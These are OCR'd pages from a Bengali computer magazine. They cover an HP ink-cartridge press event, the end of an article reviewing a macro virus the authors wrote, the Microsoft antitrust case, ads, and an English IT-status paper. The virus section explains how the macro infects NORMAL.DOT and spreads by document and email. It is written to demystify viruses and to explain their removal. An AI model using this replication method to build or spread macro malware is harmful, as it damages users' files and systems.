ডিজিটাল ফটোগ্রাফির ক্ষেত্রে আলোর প্রভাবে ছবি কয়েকদিনের মধ্যে বিবর্ণ হয়ে যাওয়ার যে সমস্যা, তাও কালি এবং কাগজের জন্য হয় বলে পল এছাড়া জানান। এক্ষেত্রে এইচপির গবেষকরা সাফল্য পেয়েছেন। দ্রুত প্রিন্টিংয়ের জন্য প্রতি কার্ট্রিজে থাকছে ১৩৬ টি নজেল। প্রতি সেকেন্ডে ৭.৩ মিলিয়ন ফোঁটা ফেলার ক্ষমতাও এই কার্ট্রিজের রয়েছে। ফলে ডিজিটাল মুদ্রণশিল্পে এর ব্যবহার লাভজনক ও সুবিধাজনক হবে বলেও মন্তব্য করেছেন পল।

এইচপির নতুন কার্ট্রিজের আরও যেসব বিশেষত্বের কথা পল এছাড়া জানিয়েছেন তার মধ্যে আছে আরইটি-থ্রী কালার লেয়ারিং টেকনোলজির উন্নয়ন অর্থাৎ অতি সূক্ষ্ম ফোঁটা ফেলার ক্ষমতা যা দিয়ে রঙের বহু শেড ফেলতে পারা যায়। ফলে সাধারণ ফটোগ্রাফের মতই ছবি পাওয়া যায় ডিজিটাল ইমেজিং প্রযুক্তি থেকেও। এজন্য তিনি পরামর্শ দিয়েছেন অবশ্যই আসল কার্ট্রিজ ব্যবহার করতে হবে এইচপি প্রিন্টারে। অন্য কোন ধরনের সস্তা কার্ট্রিজ বা রিফিল ব্যবহার করলে ভালো ফল পাওয়া যাবে না কোন মতেই।

পল বলেন এই ডিজিটাল ইমেজিং প্রযুক্তি কালি এবং কাগজ বিষয়ক গবেষণা ও উন্নয়ন কাজে এইচপির সর্বমোট বিনিয়োগ ১০০ কোটি ডলার এবং প্রতি বছর এ খাতে ব্যয় হয় ৫০ কোটি ডলার। এইচপির গবেষক দলের কথাও গর্ব ভরে বললেন পল এবং পারফেকশনের জন্য তাঁদের অব্যাহত প্রচেষ্টার কথাও জানালেন। গবেষণা ও উন্নয়নের বিপুল কর্মযজ্ঞের কথা শোনা গেল সংবাদ

সম্মেলনের দ্বিতীয় পর্বে রব বেস্‌সনের কথায়। রব সেই ১৯৬৬ সাল থেকে আছেন এইচপিতে এখন এইচপি গ্লোবাল ইন্টেলিজেন্স টিমের নেতা। আর এই ইঙ্কজেট টেকনোলজি নিয়ে গবেষণা করছেন ১৯৮৫ সাল থেকে। রবের নিজেরই আছে ইঙ্কজেটের ১০টি পেটেন্ট। রব বেস্‌সন বিশেষজ্ঞতো বটেই সুবক্তাও। অত্যন্ত সাবলীল ছিল তাঁর উপস্থাপনা। আসলে পল এছাড়া ইঙ্কজেটের মান নিয়ে যে কথাবার্তা বলেছিলেন তারই পরিপূরক এবং আরও গভীর বিষয়গুলোকে সুন্দরভাবে উপস্থাপন করেন রব। ইঙ্কজেট গবেষণায় তাঁরা কোন্ কোন্ বিষয়কে গুরুত্ব দিয়েছেন তার বিশদ বিবরণ তুলে ধরেন তিনি। রঙের বিভিন্ন সমস্যা যেমন পানিতে ধুয়ে যাওয়া, তাপে নষ্ট হওয়া, আলোতে বিবর্ণ হওয়া, রঙ জমাট বাঁধা ইত্যাদির কথা বললেন এবং গবেষণার ক্ষেত্রে বিশেষভাবে তাঁরা যে সমস্যাগুলো মোকাবেলা করার চেষ্টা চালিয়ে শেষ পর্যন্ত সাফল্য অর্জন করতে পেরেছেন তার সগর্ব ঘোষণা দিলেন। বারংবার পরীক্ষা করার পরই যে নিশ্চিতভাবে আস্থার সঙ্গে তারা এখন দাবি করছেন ৮৫ শতাংশ সাফল্য পেয়েছেন— সেকথাও বললেন তিনি। প্রিন্ট কোয়ালিটি পরীক্ষার জন্য একটি কমিটিই ছিল এবং তাঁরা বিভিন্ন পর্যায়ে প্রিন্ট কোয়ালিটি এবং ইমেজ কোয়ালিটি পরীক্ষা করেছেন।

এক রঙের সঙ্গে আর এক রঙের মিশেলের প্রতিক্রিয়া, কালো রঙের সঙ্গে অন্য রঙের প্রতিক্রিয়া বিশেষত রঙ ছড়ানো বা লেপ্টে যাওয়ার সমস্যাটা নিয়ে বেশি কাজ ও পরীক্ষা করেছেন এইচপির গবেষকরা। কালির রসায়ন বিষয়ে এই গবেষক দলের সাফল্য যে বৈপ্লবিক তা বলার অপেক্ষা রাখে না, তবে রব বেস্‌সন বিনয়ের সঙ্গে বলেছেন, তাঁরা কালির রসায়ন—যার মাধ্যমে স্বচ্ছ ঝকঝকে ছবি পাওয়া সম্ভব সেটা জানতে পেরেছেন। তিনি আবার বলেন মুদ্রণের মান ভাল করার মূল বিষয়টাই হচ্ছে কালি, তবে কথাটাকে তিনি শিল্পসম্মতভাবে উচ্চারণ করেন একটি স্লোগানের মাধ্যমে। স্লোগানটি হচ্ছে "ইঙ্ক দ্য লাইফ ব্লাড অব এ প্রিন্টিং সিস্টেম।"

স্বচ্ছ, ঝকঝকে, পাকা রঙের প্রিন্ট ও ইমেজ কোয়ালিটি পাওয়ার জন্য যে কত বিষয়কে বিবেচনায় আনতে হয়েছে তার এক বিশদ ফিরিস্তি দেন রব বেস্‌সন। এক কালির প্রতিক্রিয়া ছবির ওপর কত রকম প্রভাব যে ফেলতে পারে তার বিবরণীও তুলে ধরেন তিনি। তাঁর বক্তব্য থেকে বোঝা গেল কালির ক্ষেত্রে সবচেয়ে প্রয়োজনীয় বিষয় হচ্ছে দীর্ঘস্থায়ী হওয়া, পরিবেশ বান্ধব হওয়া, কম দামের হওয়া এবং মানের দিক দিয়ে ফটোগ্রাফি ও অফসেট প্রিন্টিংয়ের সমকক্ষ হওয়া। বর্তমানে ডিজিটাল ফটোগ্রাফির প্রিন্টিংয়ের ক্ষেত্রে রং লেপ্টে স্বচ্ছতা হারানো এবং দীর্ঘস্থায়ী না হওয়াকে মূল সমস্যা বলে উল্লেখ করেন রব বেস্‌সন। এই সমস্যাগুলো সমাধানে কি ধরনের গবেষণা চালানো হয়েছে এবং গবেষণার ফলগুলোকে আর কতভাবে পরীক্ষা করা যায় তা প্রজেক্টরে স্থির চিত্রের মাধ্যমে বিশদভাবে ব্যাখ্যা করেন তিনি।

রব বেস্‌সন

কার্ট্রিজ তৈরির ক্ষেত্রে রঙ নিয়ন্ত্রণ কৌশলের গুরুত্ব তুলে ধরে রব বলেন মিশ্রণের প্রযুক্তি ঠিকমত না হলে অন্য সমস্যা না থাকলেও রঙ লেপ্টে যাবেই। কার্ট্রিজে তিনটি মূল রঙের কালি ভরা হয়। এছাড়া থাকে কালো রঙের জন্য আলাদা ব্যবস্থা। এই চারটি রঙ থেকে প্রিন্টে বিভিন্ন শেড আসে। শেড নিয়ন্ত্রণের ডিজিটাল প্রযুক্তি নিয়েও প্রচুর গবেষণা করেছে এইচপি তবে এখন তারা নিজেরা আস্থাবান এবং ব্যবহারকারীদেরও আস্থার সঙ্গেই বলেছেন অন্য যেকোন ব্র্যান্ডের তুলনায় এইচপির কার্ট্রিজ অনেক বেশি নির্ভরযোগ্য।

এইচপির কার্ট্রিজে কালির যে রসায়ন ব্যবহার করা হয়েছে তা প্রচলিত ধারা থেকে ভিন্নতর। তাই এই কালির থেকে ভাল ফল পেতে হলে বিশেষভাবে তৈরি এইচপি পেপার ব্যবহারের পরামর্শ দেন তিনি।

পল এছাড়া ও রব বেস্‌সনের বক্তব্য থেকে জানা গেল তথ্য প্রযুক্তিতে রঙ ব্যবহারের চাহিদা কি

আকাশচুম্বী হয়ে উঠেছে। অফিস আদালতে, শিল্প প্রতিষ্ঠানে, মেকানিক্যাল ইঞ্জিনিয়ারিংসহ বিভিন্ন ধরনের নক্সায়, চিকিৎসা বিজ্ঞান গবেষণা ও চর্চায়, শিক্ষার্থী, ব্যক্তিপর্যায়ে ব্যবহারকারী সবাই এখন রঙ তৃষ্ণ। রঙ ছাড়া কারুর চলছে না। আইটিতে গ্রাফিক্সের ব্যবহার সহজ ও সুলভ হওয়ায় সবারই একটা করে রঙের ভুবন সৃষ্টি হয়েছে। ইন্টারনেটে যে ইমেজ ডাটা চলাচল করছে সেখানেও রঙের চাহিদা, কিন্তু রঙ মনমতো না পেলে চলছে না। প্রিন্ট কোয়ালিটি থেকে ইমেজ কোয়ালিটি সর্বত্র উচ্চমানের কালির চাহিদা বাড়ছে।

প্রশ্নোত্তর পর্বে বিভিন্ন প্রশ্নের উত্তরে পল এছনি জানালেন মানের প্রশ্নে তাঁরা আপোস করবেন না। প্রতিযোগিতায় বাজারে সস্তা নিম্নমানের পণ্য দিয়ে কেউ বাজার দখল করতে চাইলেও তাঁরা মান বাড়ানোর চেষ্টা চালিয়ে যাবেন। তিনি আশা প্রকাশ করেন ভোক্তারা মানের প্রশ্নে এইচপিকেই পছন্দ করে যার প্রমান প্রিন্টারের বর্তমান বাজার। একথা অনস্বীকার্য যে মান ভাল হলে একটু বেশি দাম দিয়েও সে পণ্য কেনাই ভাল। যেমন কলম কেনার ক্ষেত্রে একটু ভাল লেখার জন্য মানুষ একটু বেশি মূল্য দিতে প্রস্তুত, প্রসাধনীর ক্ষেত্রেও ভাল মানের পণ্য চড়া দামের হলেও বাজারে ভাল ব্যবসাই করে। সেই নিরীখে এইচপির কালির রসায়নের সাফল্য বহনকারী কার্ট্রিজ ভাল বাজার পেতে পারে।

তবে এশিয়ায় ভোক্তা মানসিকতা মার্কিন যুক্তরাষ্ট্র বা ইউরোপের মতো নয়— এ অঞ্চলের মানুষ কম মূল্যে ভালমানের পণ্য চায়। এ প্রসঙ্গে এক প্রশ্নের উত্তরে পল এছনি জানান দ্রুত বর্ধমান এশিয়ায় বাজারে এজন্যই প্রতিযোগিতাটা প্রবল। তবে সে প্রতিযোগিতায় টিকে থাকার শক্তি এইচপির আছে। এর কার্ট্রিজের পিছনে যে গবেষণালব্ধ প্রযুক্তি এবং ভাল মানের নিশ্চয়তা আছে তা নিশ্চয়ই ব্যবহারকারীরা উপলব্ধি করবেন। এ প্রসঙ্গে তিনি আরও জানালেন ডেস্কজেট ইমেজ প্রিন্টিংয়ের ক্ষেত্রে এইচপি এখনই অফসেট মানের প্রায় সমকক্ষ হয়ে উঠেছে এবং খরচের বিচারেও অফসেটের চেয়ে সাশ্রয়ী এবং সময়ও লাগে কম। এছাড়া নানাবিধ ঝামেলা এড়ানোও সম্ভব। সর্বোপরি ইন্টারনেট সচিত্র ডাটা বহনের ক্ষেত্রে এ প্রযুক্তি সবচেয়ে সুবিধাজনক।

গণমাধ্যম সংক্রান্ত এক প্রশ্নের উত্তরে পল এছনি আস্থার সঙ্গে বলেন বর্তমান সমস্যাগুলো পর্যালোচনা করে গবেষণা কাজ তরান্বিত হচ্ছে এবং ডিজিটাল ইমেজিং প্রযুক্তি খুব দ্রুতই প্রচলিত মুদ্রণশিল্পের সঙ্গে প্রতিযোগিতায় নামবে। তিনি বেশ আস্থার সঙ্গেই বললেন বছর পাঁচেক পরে খুব কম মানুষই মুদ্রণ কাজের জন্য অফসেট প্রিন্টিংয়ের শরণাপন্ন হবে। ফটোগ্রাফির ক্ষেত্রেও প্রচলিত ধারার প্রযুক্তির তেমন গ্রহণযোগ্যতা থাকবে না বরং ডিজিটাল প্রিন্টিং আরও অনেক বেশি মানসম্পন্ন হয়ে উঠবে।


ইঙ্ক কেমিস্ট্রি সংক্রান্ত এক প্রশ্নের উত্তরে রব বেস্‌সন বলেন বিভিন্ন অঞ্চলের জলবায়ু এবং পরিবেশ বিষয়ক বৈশিষ্ট্যের আলোকে গবেষণা জোরদার করে কালির মান উত্তরোত্তর বাড়ানো হবে। এজন্য যেমন বিপুল অঙ্কের অর্থ এইচপি বরাদ্দ রেখেছে তেমনি নিবেদিতপ্রাণ একদল গবেষকও আছেন। শুধু একটি প্রতিষ্ঠানের বাণিজ্যিক সাফল্যের জন্যই নয় তাঁরা— এইচপির গবেষকরা— ইঙ্ক কেমিস্ট্রিকে একটা বৈপ্লবিক মানে নিয়ে যেতে চান। একটা আদর্শ স্থাপন করতে চান।

বস্তুত যুগোপযোগী প্রযুক্তি উন্নয়নের বহুমুখী ধারায় এইচপি যে বিষয়টি নিয়ে গবেষণা করছে সেটি ব্যতিক্রমী হলেও অত্যন্ত প্রয়োজনীয়। এজন্যই এখাতে বাণিজ্যিক সাফল্যের সম্ভাবনার পাশাপাশি মুদ্রণ প্রযুক্তি উন্নয়নের ক্ষেত্রে খ্যাতি অর্জনের সম্ভাবনাও আছে। তবে সম্ভাবনাটা অলীক নয়। ইতোমধ্যে তার বাস্তব প্রয়োগও শুরু হয়ে গেছে। এজন্যই এইচপির গবেষক ও বাণিজ্যকর্তারা এত আস্থাশীল। ●

ভাইরাস কোডিংয়ের পর্যালোচনা

(৭৭ পৃষ্ঠার পর)

কারণে যে, জুলাই মাসের ১৫—৩১ তারিখ ছাড়াও বছরের অন্যান্য যেকোন দিনেও এটি কিছু নির্দিষ্ট কাজ করে থাকে। যেমন— মাইক্রোসফট ওয়ার্ড ওপেন করে এর 'টুলস' মেনু থেকে ম্যাক্রো অপশনের ম্যাক্রোস বা ভিজ্যুয়াল বেসিক এডিটরে ক্লিক করলে যে উইন্ডোজ আসার কথা তা না এসে নিচের উইন্ডোটি ফুটে ওঠে। এতে যারা এই ম্যাক্রো ভাইরাসটি তৈরি করেছে তাদের নাম এবং ভাইরাসটি দূর করার জন্য যোগাযোগের উপায় লেখা আছে। এই উইন্ডোর 'Yes' বাটনে ক্লিক করলে সাথে সাথে ডকুমেন্টটিতে 'Developed by Moshtaq & Shoeb Hasan' লেখাটি ফুটে ওঠে। এই ভাইরাসে আক্রান্ত কোন ফাইল ওপেন করার পর তা বন্ধ করতে গেলে একটি ম্যাসেজ সম্বলিত উইন্ডো আসে যেখানে লেখা থাকে— "The project item cannot be copied." তাছাড়া ওয়ার্ড ফাইলের প্রোপার্টিজও এটি পরিবর্তন করে। ভাইরাসটির এসব কর্মকাণ্ড জুলাইয়ের ১৫—৩১ তারিখের জন্যও প্রযোজ্য। এখন দেখা যাক ভাইরাসটির ট্রিগার ডেটে এটি কি কি বাড়তি কাজ করে থাকে।



চিত্র : নতুন ম্যাক্রো/ভিজ্যুয়াল বেসিক এডিটর উইন্ডো

এক্ষেত্রে ভাইরাসটি দ্বারা আক্রান্ত কোন ওয়ার্ড ফাইল ওপেন করলে একটি ম্যাসেজ বক্স ফুটে ওঠে যেখানে লেখা থাকে— "Do you think Computer Jagat is the leader in IT magazine?" এখানে 'Yes' বা 'No' বাটনে ক্লিক করে বক্সটি বন্ধ করতে হয়। ফাইলটি ওপেন করা অবস্থায় কোন নতুন ফাইল খুললে সেখানে এনিমেশনযুক্ত "Read Computer Jagat" ম্যাসেজটি দেখা যায়। এই নতুন ডকুমেন্টটি বন্ধ করতে হলে বেশ কয়েকটি ম্যাসেজ বক্সে ক্লিক করতে হয়। কাজেই দেখা যাচ্ছে যে ভাইরাসটি ট্রিগার ডেটে কিছু বাড়তি কাজ সম্পাদন করে।

ভাইরাসটির রেপলিকেশন বা বংশবৃদ্ধি

যেকোন ভাইরাসের প্রাথমিক বৈশিষ্ট্য হচ্ছে নিজে নিজে বংশবৃদ্ধি করা। আর ম্যাক্রো ভাইরাসের ক্ষেত্রে এই বংশবৃদ্ধির কৌশলটি ফাইল বা বুট সেক্টর ভাইরাস থেকে ভিন্নতর। আলোচিত ম্যাক্রো ভাইরাসযুক্ত কোন ওয়ার্ড ফাইল কপি করে অন্য কোন পিসিতে রান করালে ভাইরাসটি সাথে সাথে নিজেকে NORMAL.DOT টেমপ্লেট ফাইলে স্বয়ংক্রিয়ভাবে সংযুক্ত করে। এরপর ঐ পিসিতে যত নতুন ওয়ার্ড ডকুমেন্ট তৈরি করা হবে তার সবই ম্যাক্রো ভাইরাসটি দ্বারা আক্রান্ত হবে। তাছাড়া পুরাতন ফাইল ওপেন করলে সেটিও ভাইরাসটি দ্বারা আক্রান্ত হবে। ফলে পিসির সব ওয়ার্ড ফাইল ধীরে ধীরে ভাইরাস আক্রান্ত হবে। এভাবে এক পিসি থেকে অন্য পিসিতে খুব দ্রুত ম্যাক্রো ভাইরাসটি ছড়িয়ে পড়তে পারে। তাছাড়া ই-মেইলের এটাচমেন্ট হিসেবেও ম্যাক্রো ভাইরাস দ্রুত বিস্তার লাভ করতে পারে।

ভাইরাসটির অপব্যবহার যেন না হয়

ভাইরাস ব্যাপারটি প্রায় সময়ই অনেকের জন্য বিপদজনক হয়ে ওঠে। কিন্তু এখানে যে ম্যাক্রো ভাইরাসটি দেয়া হয়েছে সেটির কোন ক্ষতিকর দিক নেই। তবে যারা প্রোগ্রামিং জানেন তারা হয়তো একে পরিবর্তন করে ভিন্নরূপ দিতে সক্ষম হবেন। তবে আমার একটা অনুরোধ আপনারা ভাইরাসটি নিয়ে গবেষণা করতে পারেন কিন্তু একে অন্য কোন অসৎ উদ্দেশ্য বা কাউকে হয়রানি বা মজা করার জন্য ব্যবহার করবেন না। ভাইরাস যে আসলে কিছু প্রোগ্রামিং কোড ছাড়া আর কিছুই না— এ সত্যটি প্রকাশ করার জন্যই ম্যাক্রো ভাইরাসটির কোড এখানে উল্লেখ করা হয়েছে। এতে ভাইরাস সম্পর্কে সাধারণ মানুষের ভয় কিছুটা হলেও দূর হবে।

শেষ কথা

বর্তমানে ম্যাক্রো ভাইরাসই হচ্ছে সবচেয়ে কমন এবং ক্ষতির দিক দিয়েও এটি দ্রুত এগিয়ে যাচ্ছে। এ কারণেই উদাহরণ হিসেবে এ লেখায় ম্যাক্রো ভাইরাস নিয়ে আলোচনা করা হয়েছে। এতে ভাইরাস সম্পর্কে কমপিউটার ব্যবহারকারীদের ভয় দূর হবে এবং পিসি হতে ভাইরাস দূর করাও সহজ হবে। আলোচ্য ভাইরাসটি দিয়ে আক্রান্ত সিস্টেম হতে একে দূর করার পদ্ধতি খুবই সহজ। কেউ যদি কোন সময় এই ভাইরাসটি দ্বারা আক্রান্ত হন তাহলে shoebk@bangla.net-এই ই-মেইল এড্রেসে যোগাযোগ করার জন্য অনুরোধ করা হচ্ছে। তাছাড়া নরটন এন্টি ভাইরাস ২০০০ প্রোগ্রামটি উক্ত ম্যাক্রো-ভাইরাসটিকে সনাক্ত এবং সিস্টেম হতে তা দূর করতে পারে। কাজেই ভয় পাবার কোন কারণ নেই। আর এই লেখা সম্পর্কিত কোন বিষয়ে প্রশ্ন বা জানার থাকলে ই-মেইলে যোগাযোগ করার জন্য অনুরোধ করছি। ●

[ম্যাক্রো ভাইরাসটির কোড তৈরিতে সহযোগিতা করেছেন— মুশতাক আহমেদ]

বহুমাত্রিক এন্টিট্রাস্ট ট্রায়াল

রবাবা রাগিণী মুশতাক

চমক, ব্যতিক্রম আর ভিন্নধর্মী বিশ্লেষণ। যুক্তরাষ্ট্রের জাস্টিস ডিপার্টমেন্ট ও ১৯টি স্টেটের সাথে মাইক্রোসফটের আইনী লড়াইকে পর্যালোচনা করতে গেলে এই তিনটি অভিধা ব্যবহার করতেই হয়।

উইন্ডোজ অপারেটিং সিস্টেম আর ইন্টারনেট এক্সপ্লোরারকে পুঁজি করে গোটা বিশ্বের কমপিউটার ব্যবহারকারীদের জিম্মি করে রাখা এবং একচ্ছত্র ব্যবসার সুবিধা কাজে লাগিয়ে Innovation বা নতুন উদ্ভাবনার পথকে রুদ্ধ করার অভিযোগে আমেরিকার ডিস্ট্রিক্ট জাজ থমাস পেনফিল্ড জ্যাকসন গত এপ্রিলেই এক যুগান্তকারী রায় ঘোষণা করেন সফটওয়্যার জায়ান্ট মাইক্রোফটের বিরুদ্ধে। এ ঘোষণারই পথ ধরে জুনের ৭ তারিখে তিনি আরো জানান, ক্রেতাস্বার্থ ও উদ্ভাবনার পথকে রক্ষা করার সুবিধার্থে মাইক্রোসফটকে ভেঙ্গে ফেলতে হবে দুটো আলাদা অংশে। এর একটি অংশ পিসির জন্য অপারেটিং সিস্টেম তৈরি করবে আর অপর অংশটি ব্যস্ত থাকবে সফটওয়্যার এপ্লিকেশন তৈরি ও বিপণনের কাজে। এছাড়াও রুলিং জারি করেন জাজ জ্যাকসন— এখন থেকে বাইরের সফটওয়্যার কোম্পানিগুলোর সাথে অপারেটিং সিস্টেমের যাবতীয় টেকনিক্যাল খুঁটিনাটি নিয়ে খোলাখুলি আলোচনা করতে হবে মাইক্রোসফটকে। আর কমপিউটার বিক্রির সময় মাইক্রোসফট কোনভাবেই জোর করতে পারবে না যে ডেস্কটপে অবশ্যই উইন্ডোজ অপারেটিং সিস্টেমের স্ক্রীন থাকতে হবে।

আইনী লড়াইয়ের এই রায় ঘোষণার বেশ কিছু দিন পর প্রথম চমকটা আসে। জুনের শেষ সপ্তাহে জাজ জ্যাকসন সবাইকে বিস্মিত করে দিয়ে জানিয়ে দেন, পূর্ববর্তী সমস্ত সিদ্ধান্ত আর বিধি নিষেধ কিছু দিনের জন্য স্থগিত রাখা হচ্ছে। এই 'কিছুদিনের' মাত্রা অবশ্য দু' ক্ষেত্রে দু' রকমের। মাইক্রোসফটকে ভেঙ্গে দু' টুকরো করার ব্যাপারে জাজ জ্যাকসনের সিদ্ধান্ত স্থগিত থাকবে এ সংক্রান্ত সমস্ত শুনানী— আপিল-এর মীমাংসা না হওয়া পর্যন্ত। আর অন্যান্য কোম্পানির সাথে সোর্স কোড শেয়ারিং বিষয়ে তার রায়টি স্থগিত থাকবে এ বছরের ১৫ সেপ্টেম্বর পর্যন্ত।

জুনের শেষ সপ্তাহে আরো একটি কাজ করে আইনী লড়াইয়ে ব্যতিক্রমের ধারা সংযোজন করেছেন থমাস পেনফিল্ড জ্যাকসন। 'জনগণের স্বার্থে বিচার কাজ সুষ্ঠুভাবে সম্পন্ন করার' অজুহাত তুলে তিনি এন্টিট্রাস্ট মামলাটাকে ফেডারেল ডিস্ট্রিক্ট কোর্ট থেকে সরাসরি সুপ্রীম কোর্টে পাঠিয়ে দিয়েছেন মধ্যবর্তী ফেডারেল এপিলেট কোর্টের মতামত না নিয়েই। বিশেষ বিশেষ গুরুত্বপূর্ণ মামলার ক্ষেত্রে এ ধরনের পথ-বাঁচানো বা bypassing-এর রেওয়াজ আছে বটে আমেরিকার বিচার ইতিহাসে, কিন্তু বেছে বেছে মাইক্রোসফটের এন্টিট্রাস্ট ট্রায়ালেই এর প্রয়োগ সত্যিই বিচারের গতি পথকে ব্যতিক্রমী করে তুলেছে।

এন্টিট্রাস্ট ট্রায়ালের কারণে সফটওয়্যার নির্মাতা আর ব্যবসায়ীদের দৃষ্টিভঙ্গিতে কতোটুকু পরিবর্তন এসেছে তা পরিষ্কারভাবে বোঝা না গেলেও এন্টিট্রাস্ট পলিসিটি নিয়ে পুরনো ও নতুন অর্থনীতিবিদদের মধ্যে যে বিশ্লেষণের ভিন্নতা এসেছে তা সহজেই বোঝা যাচ্ছে। ১৯৮০-র দিকে যখন শিকাগো স্কুল অফ এন্টিট্রাস্টের কর্তাব্যক্তিরা উৎপাদন ও অর্থনৈতিক প্রবৃদ্ধির ওপর এন্টিট্রাস্ট বা একচেটিয়া ব্যবসার প্রভাব নিয়ে প্রথমবারের মতো মাথা ঘামাতে শুরু করেন— তখন সবাই একবাক্যে স্বীকার করে নেন, একচেটিয়া মালিকানা অবশ্যই ক্রেতাস্বার্থ ক্ষুণ্ন করে, জিনিষপত্রের দাম অযৌক্তিকভাবে বাড়িয়ে দেয়— কিন্তু নতুন উদ্ভাবনার পথ রুদ্ধ করার মতো বড়সড় কোন ক্ষতি এর দ্বারা সম্ভব নয়। ফলে গত প্রায় দুই দশক ধরে এন্টিট্রাস্ট বিষয়ে গুরুত্বসহকারে কোন আলোচনা হয়নি। গবেষণাও হয়নি।

এন্টিট্রাস্ট যে কেবল অযৌক্তিক মূল্য বৃদ্ধিই ঘটায় না, বরং নতুন নতুন উদ্ভাবনা আর ব্যবসায়িক উদ্যোগের পথ রুদ্ধ করে দিয়ে অর্থনীতিতে ব্যাপক ক্ষতিসাধন করে— এই নতুন ধরনের বিশ্লেষণটি মাত্র কিছুদিন হলো চালু করতে সক্ষম হয়েছে আমেরিকার ফেডারেল ট্রেড কমিশন এর জাস্টিস ডিপার্টমেন্ট। সত্যি কথা বলতে কি, মাইক্রোসফটকে ভেঙ্গে দু'টুকরো করার যে সিদ্ধান্ত ঘোষণা করেছেন জাজ জ্যাকসন, তার কারণ কিন্তু মাইক্রোসফটের একচেটিয়া মূল্যবৃদ্ধি নয়— বরং নতুন নতুন উদ্ভাবনাকে মাইক্রোসফট যেন অন্যায়ভাবে গতিরুদ্ধ না করতে পারে সে উদ্দেশ্যেই দেয়া হয়েছে এই রায়। নতুন উদ্ভাবনার গতিরোধ করার দায়ে এমনিভাবে দায়ী করা হচ্ছে বিশ্বের দু'টি অন্যতম বৃহৎ ক্রেডিট কার্ড প্রতিষ্ঠান— ভিসা ইউএসএ এবং মাস্টারকার্ড ইন্টারন্যাশনালকেও। অন-লাইন ইন্সট্যান্ট মেসেজিং সফটওয়্যার নিয়ে আমেরিকা অন-লাইনের বাড়াবাড়িকে নিয়ন্ত্রণের জন্য আমেরিকার ফেডারেল ট্রেড কমিশন এই একই এন্টিট্রাস্ট ধারায় ব্যবস্থা নেয়ার কথা ভাবছে এখন। প্রাথমিক তদন্তে যদি এওএল-এর বিরুদ্ধে আসলেই কোন ব্যবসায়িক বাড়াবাড়ির ভিত্তি খুঁজে পাওয়া যায়, তাহলে হয়তো অচিরেই এওএল-টাইম ওয়ার্নার একীভূত হওয়ার বিষয়টিও আদালতে উঠতে পারে।

তবে এন্টিট্রাস্ট বিষয়ে যতোই নতুন বিশ্লেষণের উৎপত্তি হোক না কেন, বাস্তবে সে দৃষ্টিভঙ্গী আদালতকে কতোটুকু প্রভাবিত করতে পারবে তা রীতিমতো সন্দেহের বিষয়। কারণ যুক্তরাষ্ট্রের সুপ্রীম কোর্টে এন্টিট্রাস্ট বিষয়ক সর্বশেষ যে মামলাটির নিষ্পত্তি হয়েছিলো, তা ছিলো ১৯৯৭ সালের এবং সে মামলায় রায় দেয়া হয়েছিলো শিকাগো স্কুল অফ এন্টিট্রাস্টের তৈরি করা সেই মূল্যবৃদ্ধিজনিত আগ্রাসনের যুক্তির ওপর নির্ভর করেই। এখন মামলার বিষয় বদলেছে, প্রেক্ষাপটও বিস্তৃত হয়েছে। কিন্তু বিচারক হিসেবে কাজ করছেন সেই আগের মূল্যবোধের মানুষরাই। তাই সুপ্রীম কোর্টে গিয়েও সম্ভাবনার গতি রোধার দায় থেকে মাইক্রোসফট বেকসুর খালাস পেয়ে গেলে অবাক হবার কিছু থাকবে না।

তবে রায় যাই হোক, যুক্তরাষ্ট্রের ইতিহাসে মাইক্রোসফটের এন্টিট্রাস্ট ট্রায়াল অনেকদিন উজ্জ্বল হয়ে রইবে চমক, ব্যতিক্রম আর ভিন্নতার আলোয়। ■

আপনি কি সৌভাগ্যবান?

এ সংখ্যায় কমপিউটার জগৎ-এর কিছু সংখ্যক কপিতে ৫৬ নং পৃষ্ঠায় HP DeskJet 970 Cxi কালার প্রিন্টারে HP প্রিমিয়াম ফটো পেপারে ছাপানো একটি মন মাতানো ছবি রয়েছে। ভাগ্য পরীক্ষা করে দেখুন না, ছবিটি আপনিও পেতে পারেন।

কম্পিউটার প্র্যাক্টিস ও অন্যান্য নিয়মিত কোর্স

কম্পিউটার শিখেছেন কিন্তু প্র্যাক্টিসের অভাবে দক্ষতা বাড়াতে পারছেন না। আমরা আপনাকে সে সুযোগ দিচ্ছি- প্রতি ঘন্টা হিসেবে

নিয়মিত কোর্স সমূহ:

- Programming Concept & Techniques
- Visual Basic as front end · C Programming
- Oracle 8 & Developer 2000
- SUN JAVA
- Office Management Course (MS-Office)
- DTP & Printing Technology, Animation, Multimedia Software
- Hardware Assembly, Software Installation & Trouble shooting
- S.S.C & H.S.C Computer Course as per Board Syllabus

For your MASTERING in Accounting

We Offer

Special Training on Accounting, Inventory & Financial Management Software

Accord

"Whatever is your field of study, Accord will guide you to learn Accounting"

আইসিসিটি(ICCT): ৬৭/এফ গ্রীণরোড [পান্থপথ, সাউথ এশিয়ান হাসপাতালের পিছনে] টেলিফোন:৯৬৬৯৩৭৯, ০১১৮০৪৫১৪

Status of Information Technology in Bangladesh

Dr. Md. Alamgir Hossain

1. Introduction

Information Technology (IT) is currently a subject of wide spread interest in Bangladesh. There are around 100 software houses, 20 data entry centers, several thousands formal and informal IT training institutes and numerous computer shops. The present government has declared IT as a thrust sector and has taken some positive steps towards implementing this declaration. Import of computer hardware and software is now duty free, VSAT is deregulated, high speed DDN (Digital Data Network) has been introduced and the copyright law is awaiting to be passed within a short time. Out of the 45 recommendation of JRC report on software export, a one fourth points have already been implemented, rest are in the process of implementation. A tremendous activity is going on in every sector including e-commerce, e-governance, computer networking, Internet, web browsing, web applications, multimedia product development etc. A general information is provided below as an exposure of the present and future vision on IT in Bangladesh.

2. Infrastructure

Telecommunication : Bangladesh has one of the lowest tele-density in Asia, with a mere 0.5 (in India 1.5) lines per 100 people. In terms of phone connectivity, the charge of Bangladesh Telephone and Telegraph Board (BTTB) is one of the highest in the world, approximately US$500.00 (in India US$60) for normal single telephone line connection. However, there has been significant improvement in services of telecommunication within last few years, Table 1 shows some figure and facts of telecom-infrastructure in Bangladesh.

Table 1 : *Current telecom infrastructure*

Number of Telephones of BTTB	474322
Number of Telephones run by Private Operator	128664
Number of Cellular telephones	98500
Paging & Radio Trucking Subscribers	7,000
Card Phones	1381
Packet Switching Subscribers	60
International Voice Circuit	2107
International Trunk Exchange	3
VSAT	51 (ISP-25)
